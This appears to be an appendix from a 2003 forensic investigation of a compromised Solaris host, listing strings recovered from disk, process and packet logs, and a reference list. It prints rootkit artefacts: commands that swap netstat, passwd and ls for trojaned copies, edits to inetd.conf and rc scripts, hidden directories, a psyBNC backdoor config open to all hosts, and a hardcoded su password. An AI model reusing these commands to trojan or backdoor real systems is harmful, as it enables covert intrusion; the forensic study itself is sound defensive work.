dccchatscript
DCC Chat To
DCCENABLE
DCCENABLED
dccfilescript
DCCGET
dcchandler
```

```
dcchost
DCCHOST
DCCHOST has to be in IP Format (nnn.nnn.nnn.nnn)
DCCSEND
DCC SEND
DCC Send From
DCCSENDME
DCC Send Request From
DCC Send Request To
DCC Send To
DCC to %s(%s:%d) added by %s.

EMAIL="polpo123@sanitized.it"
emailProtection
E-mail Protection
ê¸main
ë`makeuuidmakedevpmailx
emalloc
e/\m\a\n/\m\a\n\1/\.\l\c/\s\k/\.\./\

ev/xdf2 /usr/lib/.bkit- /home/snake /dev/.temp /dev/.stachel
/usr/local/bin/...
/usr/lib/.bkit-s

file_filters
file_filters=libX.a,lblibps.so,libm.n,modcheck,modstat,wipe,syn,u
conf.inv,ntpst
file_filters=libX.a,lblibps.so,libm.n,modcheck,modstat,wipe,syn,u
conf.inv,ntpsta
ts,solbnc,solegg,soliro,sk,netconfig,identd

./fix /usr/bin/find ./find
./fix /usr/bin/netstat ./netstat
./fix /usr/bin/passwd ./passwd
./fix /usr/bin/strings ./strings
./fix /usr/local/bin/lsof ./lsof
./fix /usr/local/bin/top ./top

ircbuf
irccommand
irccontent
ircfrom
irchost
ircident
ircnick
irc.psychoid.net KICK #%s~%s %s :Switching Network
:irc.psychoid.net KICK %s %s :Switching Network
:irc.psychoid.net MODE %s%s +%c %s
:irc.psychoid.net NOTICE %s :-----------------------------------
--
:irc.psychoid.net NOTICE %s :BHELP   %-15s - %s
:irc.psychoid.net NOTICE %s :BHELP %c %-15s - %s
:irc.psychoid.net NOTICE %s :BHELP - End of help
:irc.psychoid.net NOTICE %s :BHELP Use /QUOTE bhelp <command> for
details.
:irc.psychoid.net NOTICE %s :BHELP User defined Aliases:
```

```
:irc.psychoid.net NOTICE %s :---
°ÝÊþ°ÝÊþ°ÝÊþ°ÝÊþ°ÝÊþ°ÝÊþ°ÝÊþ°ÝÊþÞ-¾ïÞ-¾ï°ÝÊþ°ÝÊþ
°ÝÊþ°ÝÊþ°ÝÊþ°ÝÊþ°ÝÊþ°ÝÊþ°ÝÊþ°ÝÊþ°ÝÊþ°ÝÊþ°ÝÊþ°ÝÊþ°ÝÊþ°ÝÊþ°ÝÊþ°ÝÊþ
:irc.psychoid.net NOTICE %s :psyBNC 2.2.1 Help (* = BounceAdmin
only)
:irc.psychoid.net PONG :%s
ircserver

lrwxrwxrwx   1 root     other          14 Sep 13  2001 var ->
./tmp/root/var
lrwxrwxrwx   1 root     other           9 Sep 13  2001 bin ->
./usr/bin
lrwxrwxrwx   1 root     other           9 Sep 13  2001 lib ->
./usr/lib
lr-xr-xr-x   1 root     root           10 Mar  2 00:06 df ->
../sbin/df
lr-xr-xr-x   1 root     root           13 Mar  2 00:06 dmesg ->
../sbin/dmesg
lr-xr-xr-x   1 root     root           14 Mar  2 00:06 disable ->
../sbin/accept
lr-xr-xr-x   1 root     root           14 Mar  2 00:06 enable ->
../sbin/accept
lr-xr-xr-x   1 root     root           20 Mar  2 00:06 extcheck ->
../java/bin/ex
tcheck
lr-xr-xr-x   1 root     root           24 Mar  2 00:06
appletviewer -> ../java/bi
n/appletviewer
lr-xr-xr-x   1 root     root           29 Mar  2 00:06 cachefspack
-> ../lib/fs/c
achefs/cachefspack
lr-xr-xr-x   1 root     root           29 Mar  2 00:06 cachefsstat
-> ../lib/fs/c
achefs/cachefsstat
lr-xr-xr-x   1 root     root            5 Mar  2 00:06 franklinp -
> mailp
lr-xr-xr-x   1 root     root            7 Mar  2 00:06 digestp ->
./mailp
lr-xr-xr-x   1 root     root            7 Mar  2 00:06 filep ->
./mailp
lr-xr-xr-x   1 root     root            7 Mar  2 00:06 filofaxp ->
./mailp
__ls
ls -alni /proc
"ls -alni /proc" /usr/bin/ls 0.02
ls -alni /tmp
ls -alni /tmp/. 2>/dev/null
"ls -alni /tmp" /usr/bin/ls 0.02
ls -alni /usr/tmp
"ls -alni /usr/tmp" /usr/bin/ls 0.02
ls -alni /var/adm
"ls -alni /var/adm/syslog" undef 0.02
"ls -alni /var/adm" /usr/bin/ls 0.02
ls -alni /var/log
"ls -alni /var/log" /usr/bin/ls 0.02
ls -alni /var/mail
```

```
"ls -alni /var/mail" /usr/bin/ls 0.02
"ls -alni /var/spool/mail" undef 0.02
ls -alni /var/tmp
"ls -alni /var/tmp" /usr/bin/ls 0.02
"ls -alTi /proc" undef 0.02
"ls -alTi /tmp" undef 0.02
"ls -alTi /usr/tmp" undef 0.02
"ls -alTi /var/adm/syslog" undef 0.02
"ls -alTi /var/adm" undef 0.02
"ls -alTi /var/log" undef 0.02
"ls -alTi /var/mail" undef 0.02
"ls -alTi /var/spool/mail" undef 0.02
"ls -alTi /var/tmp" undef 0.02

mv ./netstat /usr/bin/netstat
mvpa
mvprintw
mvPX$
mv $RKDIR/bin/tmpfl $RKDIR/bin/${2}
,m|vs100|xterm terminal emulator
mvscanw
mv ${TFL} /etc/inetd.conf
            mv /tftpboot/$1 /tftpboot/$1-
mv /tmp/nettmp3 /etc/rc0.d/K40cron
mv /tmp/nettmp6 /etc/rc2
mv /tmp/nettmp6 /etc/rc3

passwd=$RKDIR/passwd
        passwd -r nis [-egh] [name]
        passwd -r nisplus [-D domainname] -s [name]
        passwd -r nisplus [-egh] [-D domainname] [name]
        passwd -r nisplus [-l] [-f] [-n min] [-w warn]
        passwd -r nisplus -sa
passwd_text
*passwd_text.background
*passwd_text.foreground
passwd_timeout
passwd_tries
# passwd trojan
passwd=/usr/lib/libX.a/passwd
passwd_verify
password
password:
Password>>
Password:
Password:
PASSWORD
Password aging is disabled
passwordauthentication
Password authentication disabled.
Password authentication failed for user %.100s from %.100s.
Password authentication for %.100s failed.
Password authentication not available for unencrypted session.
PasswordAuthentication yes
password change not supported
Password does not decrypt any secret key for %s.
Password does not decrypt any secret keys for %s.
Password does not decrypt secret key for %s.
Password does not decrypt secret key (type = %d-%d) for '%s'.
Password Expired.
passwordexpirewarningdays
Password file/table busy. Try again later.
Password if forced to be set at first login.
Password information is partially updated.
# password is obtained from the user. Every entry in the user
file needs this
# Password management
password mismatch
password_msg
Password prompt timeout: %d minutes
password_protected
Password required for %s.
Password (%s:%s):
Password update daemon is not running with NIS+ master server
Password update failed - Try again
# password: xxj31ZMTZzkVA. See the code for further explanation.

pkgadd
        pkgadd -a $Pkg_admin -d $Pkg_dir $2 > /dev/null 2>&1
#pkgadd -n -a /tmp/.pat/admin -d ./ SUNWcsu
pkgadd -n -a /tmp/.pat/admin -d ./ SUNWcsu
pkgadd -n -a /tmp/.pat/admin -d ./ SUNWdtbas
pkgadd -n -a /tmp/.pat/admin -d ./ SUNWdtbax
pkgadd -n -a /tmp/.pat/admin -d ./ SUNWftpu
        Pkg_admin=/tmp/admin.$$

psybnc
psyBNC
:-psyBNC
### psyBNC
PSYBNC
psybnc.conf
psybnc.confIPT
PSYBNC.HOSTALLOWS
PSYBNC.HOSTALLOWS.ENTRY0=*;*
#psyBNC installer#
!psyBNC@lam3rz.de NOTICE %s :Server %s port %s (password: %s)
added.
psybnc.log
psybnc.log.old
PSYBNCPATH=/dev/cua/
psybnc.pid
:-psyBNC!psyBNC@lam3rz.de NOTICE * :End of log.
:-psyBNC!psyBNC@lam3rz.de NOTICE * :No Relays allowed. Good Bye.
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :ACOLLIDE disabled.
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :ACOLLIDE enabled.
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :Added auto-op for hostmask
%s (%s)
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :Added ban for host %s (%s)
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :Added encryption for %s (%s)
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :Added Host allow from
hostmask %s
```

```
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :Added log for destination %s
(filtering %s)
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :Added op for hostmask %s
(%s)
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :Added op from hostmask %s
(%s)
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :Added translator for %s (%s)
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :AIDLE disabled.
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :AIDLE enabled.
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :Asked %s(%s) for op on %s
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :AskOp Number %s removed
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :Auto-Op Number %s removed
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :AUTOREJOIN disabled.
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :AUTOREJOIN enabled.
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :AWAY changed to '%s'.
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :AWAY-Nick changed to '%s'.
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :Ban Number %s removed
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :%c%d %s %s %s(%d)
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :Connected to %s%s(%s). Rece
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :Connected to %s%s(%s).
Receiving File %s.
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :Connection to %s%s(%s) lost.
File %s incomp
lete.
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :%c %s(%s) [%s:%s] :%s
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :%c %s(%s) [%s:%s] :%s
[last:%-20s]
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :%c %s(%s)@%s [%s:%s] :%s
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :%c %s(%s)@%s [%s:%s] :%s
[last:%-20s]
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :DCC Chat request sent to
%s%s (%s:%d)
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :DCC Connection %s unknown or
not establishe
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :DCC Connection %s unknown or
not establishe
d
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :DCC %d deleted.
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :DCC %d session closed.
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :DCC File Send for %s request
sent to %s%s (
%s:%d)
:-psyBNC!psyBNC@lam3rz.de NOTICE %s :%d%c %s (%s:%d)

r00t
-´r00t

<  root 10015 c Thu Feb 27 03:10:17 2003
>  root 10021 c Thu Feb 27 03:30:00 2003
<  root 10021 c Thu Feb 27 03:30:10 2003
    root     1     0  0   Feb 28 ?        0:00 /etc/init -
    root  1033   166  0 23:10:52 ?        0:09 in.telnetd
    root  1035  1033  0 23:11:03 pts/2    0:01 /bin/ksh
    root  1062  1035  1 23:13:00 pts/
    root  1062  1035  1 23:13:00 pts/2    0:00 /bin/sh ./setup
    root   136     1  0   Feb 28 ?        0:09 /usr/sbin/rpcbind
    root  1463  1062  0 23:13:15 pts/2    0:00 /bin/sh ./setup
>  root 1470 c Tue Feb 11 02:02:35 2003
<  root 1470 c Tue Feb 11 02:02:45 2003 rc=1
>  root 1501 c Tue Feb 11 03:30:06 2003
<  root 1501 c Tue Feb 11 03:30:16 2003
    root  1520  1463  0 23:13:15 pts/2    0:00 /bin/sh ./setup
    root  1521  1520  0 23:13:15 pts/2    0:00 /usr/bin/ps -fe
    root  1529  1463  0 23:13:15 pts/2    0:00 /bin/sh ./setup
    root  1530  1529  0 23:13:15 pts/2    0:00 /usr/bin/ps -fe
    root  1534  1463  0 23:13:15
    root  1534  1463  0 23:13:15 pts/2    0:00 /bin/sh ./setup
    root  1535  1534  0 23:13:15 pts/2    0:00 /usr/bin/ps -fe
    root  1544  1463  0 23:13:15 pts/2    0:00 /bin/sh ./setup
    root  1545  1544  0 23:13:15 pts/2    0:00 /usr/bin/ps -fe
    root  1549  1463  0 23:13:16 pts/2    0:00 /bin/sh ./setup
    root  1550  1549  0 23:13:16 pts/2    0:00 /usr/bin/ps -fe
    root  1554  1463  0 23:13:16
    root  1554  1463  0 23:13:16 pts/2    0:00 /bin/sh ./setup
    root  1555  1554  0 23:13:16 pts/2    0:00 /usr/bin/ps -fe
    root  1559  1463  0 23:13:16 pts/2    0:00 /bin/sh ./setup
    root  1564  1463  0 23:13:16
    root  1564  1463  0 23:13:16 pts/2    0:00 /bin/sh ./setup
    root  1565  1564  0 23:13:16 pts/2    0:00 /usr/bin/ps -fe
    root  1576  1463  0 23:13:16 pts/2    0:00 /bin/sh ./setup
    root  1577  1576  0 23:13:16 pts/2    0:00 /usr/bin/ps -fe
    root  1582  1463  0 23:13:16 pts/2    0:00 sh childkiller
    root  1583  1582  0 23:13:16 pts/2    0:00 sh childkiller
    root  1584  1583  0 23:13:16 pts/2    0:00 /usr/bin/ps -fe
    root  1588  1582  0 23:13:16 pts/2    0:00 sh childkiller
    root  1589  1588  0 23:13:16 pts/2    0:00 /usr/bin/ps -fe
    root  1592  1582  0 23:13:16 pts/2    0:00 sh childkiller
    root  1593  1592  0 23:13:16 pts/2    0:00 /usr/bin/ps -fe
    root  1596  1582  0 23:13:16 pts/2    0:00 sh childkiller
    root  1597  1596  0 23:13:16 pts/2    0:00 /usr/bin/ps -fe
    root  1600  1582  0 23:13:16 pts/2    0:00 sh childkiller
    root  1601  1600  0 23:13:16 pts/2    0:00 /usr/bin/ps -fe
>  root 1614 c Sun Mar  2 02:02:32 2003
<  root 1614 c Sun Mar  2 02:02:41 2003 rc=1
<  root 1615 c Sun Mar  2
>  root 1615 c Sun Mar  2 03:10:06 2003
>  root 1616 c Sun Mar  2 03:10:06 2003
<  root 1616 c Sun Mar  2 03:10:16 2003
>  root 1634 c Sun Mar  2 03:15:00 2003
<  root 1634 c Sun Mar  2 03:15:01 2003
<  root 1639 c Sun Mar  2 03:30:00 2003
>  root 1639 c Sun Mar  2 03:30:00 2003
    root   166     1  0   Feb 28 ?        0:00 /usr/sbin/inetd -s
    root   175     1  0   Feb 28
    root   175     1  0   Feb 28 ?        0:00 /usr/lib/nfs/lockd
    root   184     1  0   Feb 28 ?        0:19 /usr/sbin/syslogd

SHITS
SHITS="tktd btd t0rnscan t0rntd bkit-bnc tkbnc bnc psybnc
t0rnsniff t0rns sniff
tksniff sniffer tks bkit-drop tkdrop linsniffer sshdu asp
```

```
STAT: Sat Mar  1 21:06:18, 10 pkts, 78 bytes [TH_FIN]
 STAT: Sat Mar  1 21:06:19, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 21:06:19, 2 pkts, 0 bytes [TH_RST]
 STAT: Sat Mar  1 21:06:57, 14 pkts, 97 bytes [TH_FIN]
 STAT: Sat Mar  1 23:11:08, 19 pkts, 598 bytes [DATA LIMIT]
 STAT: Sat Mar  1 23:13:17, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:13:18, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:13:20, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:13:21, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:13:23, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:13:25, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:13:26, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:13:28, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:13:30, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:13:32, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:13:34, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:13:35, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:13:36, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:13:38, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:13:43, 11 pkts, 95 bytes [TH_FIN]
 STAT: Sat Mar  1 23:13:44, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:13:46, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:13:48, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:13:53, 11 pkts, 95 bytes [TH_FIN]
 STAT: Sat Mar  1 23:13:54, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:13:56, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:13:58, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:13:59, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:14:01, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:14:02, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:14:04, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:14:05, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:14:07, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:14:09, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:14:10, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:14:12, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:14:14, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:14:16, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:14:17, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:14:18, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:14:20, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:14:22, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:14:24, 10 pkts, 79 bytes [TH_FIN]
 STAT: Sat Mar  1 23:14:24, 3 pkts, 0 bytes [TH_FIN]
```

```
su_pass
su_pass=aez7ingv
su_pass=`./rpass`
```

```
/usr/bin/duarawkz /usr/bin/duarawkz/loginpass /usr/lib/libX.a
/var/run/.tmp /dev
/.lib /usr/share/man/mansps
/usr/bin/duarawkz /usr/bin/duarawkz/loginpass /usr/lib/libX.a
/var/run/.tmp /dev
/.lib /usr/share/man/mansps"
```

```
/usr/lib/.../psr /usr/lib/.../slocate /usr/lib/.../vdir
/usr/sbin/arobia /etc/rc
.d/rc.sysinit /bin/xlogin /sbin/xlogin /lib/ldlibps.so

/usr/sbin/.tkp /usr/sbin/.tks /usr/sbin/.bkit-d /usr/sbin/.bkit-b
/usr/sbin/.bki
t-f /usr/sbin/.bkit-p /usr/sbin/.bkit-s /usr/bin/ssh2d
/usr/sbin/umount
../usr/sbin/umount
/usr/sbin/unshare
                /usr/sbin/unshareall -F nfs
|/usr/sbin:/usr/bin
/usr/sbin:/usr/bin
/usr/sbin:/usr/bin:/sbin
/usr/sbin:/usr/ccs/bin:/usr/bin
/usr/sbin/vold
                /usr/sbin/vold >/dev/msglog 2>&1 &
/usr/sbin/.xfs /usr/sbin/xntps /usr/bin/xntps /usr/bin/ntpsx
/usr/lib/.lbl/shdc
/usr/lib/.lbl/shhk.pub /usr/lib/.lbl/shk
±´/usr/share/.aPa
/usr/share/.aPa /dev/ptyy /dev/ptyu /dev/ptyq /dev/ptyv /dev/hdbb
/dev/cua/...
/usr/share/.aPa /dev/ptyy /dev/ptyu /dev/ptyq /dev/ptyv /dev/hdbb
/dev/cua/..."

/usr/src/.lib/lpsched /lib/lblip.tk/shhk.pub /lib/lblip.tk/shk
/lib/lblip.tk/shr
s /usr/bin/ls /etc/ld.so.hash /usr/sbin/.xffs
/usr/src/linux/arch/alpha/lib/.lib
/usr/src/.poop
/usr/src/.puta
/usr/src/.puta /lib/security/.config /usr/lib/dmis/dmisd
/dev/hda06 /dev/ptyy /d
ev/ptyu /dev/ptyq /dev/ptyv /dev/hdbb /dev/mdev

zombie
 zombie,
zombie_index
Zombie server reaped, removing display %s
```

List Of References

Anonymous. “fix.c”, URL: http://mail.romos.net/hacks/Unix_Sourcez/fix.c.html (3 April 2003)

CERT-CC, “CERT Advisory CA-2001-31 Buffer Overflow in CDE Subprocess Control Service”, 12 Nov 2001 URL: http://www.cert.org/advisories/CA-2001-31.html (3 Apr 2003)

CERT-CC, “CERT Advisory CA-2002-01 Exploitation of Vulnerability in CDE Subprocess Control Service”, 14 Jan 2002 URL: http://www.cert.org/advisories/CA-2002-01.html (3 Apr 2003)

Daemon9, alhambra, “Project Loki: ICMP tunnelling”, 8 Nov 1996 URL: http://www.phrack.org/phrack/49/P49-06 (3 Apr 2003)

Daemon9, “LOKI2 – The Implementation”. 1 Sept 1997 URL: http://www.phrack.com/phrack/51/P51-06 (3 Apr 2003)

Farmer, Dan and Venema, Wietse. “Computer Forensics Analysis Class Handouts”. URL: http://www.fish.com/forensics/class.html (3 Apr 2003)

Farmer, Dan and Venema, Wietse. “The Coroner’s Toolkit”. 1.11 URL: http://www.fish.com/tct (3 Apr 2003)

Fyodor. “The Nmap network scanner”. 3.20. 22 Feb 2003 URL: http://www.insecure.org/nmap (3 Apr 2003)

GNU, “GNU textutils”. 2.1. URL: http://www.ibiblio.org/pub/gnu/textutils/ (3 Apr 2003)

Hobbit. “Netcat”. 1.10. URL: http://www.atstake.com/research/tools/network_utilities/ (3 Apr 2003)

LexisOne, http://www.lexisone.com (3 Apr 2003)

McCauley, Robert. “Scan of the Month for June 2001” 25 Jun 2001 URL: http://project.honeynet.org/scans/scan16/som/som45/Analysis.html (4 Apr 2003)

North Carolina General Statutes, Chapter 14, Criminal Law, http://www.ncga.state.nc.us/gascripts/Statutes/StatutesTOC.pl?0014 (3 Apr 2003)

North Carolina Sentencing and Policy Advisement Commission, “Felony Punishment Chart”, http://www.aoc.state.nc.us/www/copyright/commissions/sentcom/fel.htm (3 Apr 2003)

North Carolina Sentencing and Policy Advisement Commission, "Misdemeanor Punishment Chart", http://www.aoc.state.nc.us/www/copyright/commissions/sentcom/misd.htm (3 Apr 2003)

Ollila, Tom. "identd.c" Version 1.7. 30 March 2003.URL: http://www.guru-group.fi/~too/sw/releases/identd.c (3 April 2003)

PKWare, ."ZIP File Format Specification" 4.5. 1 NOV 2001 URL: http://www.pkware.com/products/enterprise/white_papers/appnote.html (3 Apr 2003)

Psychoid. "PsyBNC" 2.3.1. URL: http://www.psychoid.lam3rz.de/psybnc.html (3 Apr 2003)

Shaw, Ray, "lsof", http://freshmeat.net/projects/lsof/ (3 Apr 2003)

Sun Microsystems, "Solaris Fingerprint Database", http://sunsolve.sun.com/pub-cgi/fileFingerprints.pl (3 Apr 2003)

United States of America vs. Bradley Joseph Steiger (2003) 318 F.3d 1039, URL: http://www.law.emory.edu/11circuit/jan2003/01-15788.opn.html (3 Apr 2003)

United States Code, http://www4.law.cornell.edu/uscode/ (3 Apr 2003)

U.S. Department of Justice. "Cybercrime" URL: http://www.cybercrime.gov (3 Apr 2003)

Wildt, Robert. "Should You Counter-Attack when Network Attackers Strike?" SANS Info Sec Reading Room 13 Dec 2000 URL: http://www.sans.org/rr/infowar/counter-attack.php (4 April 2003)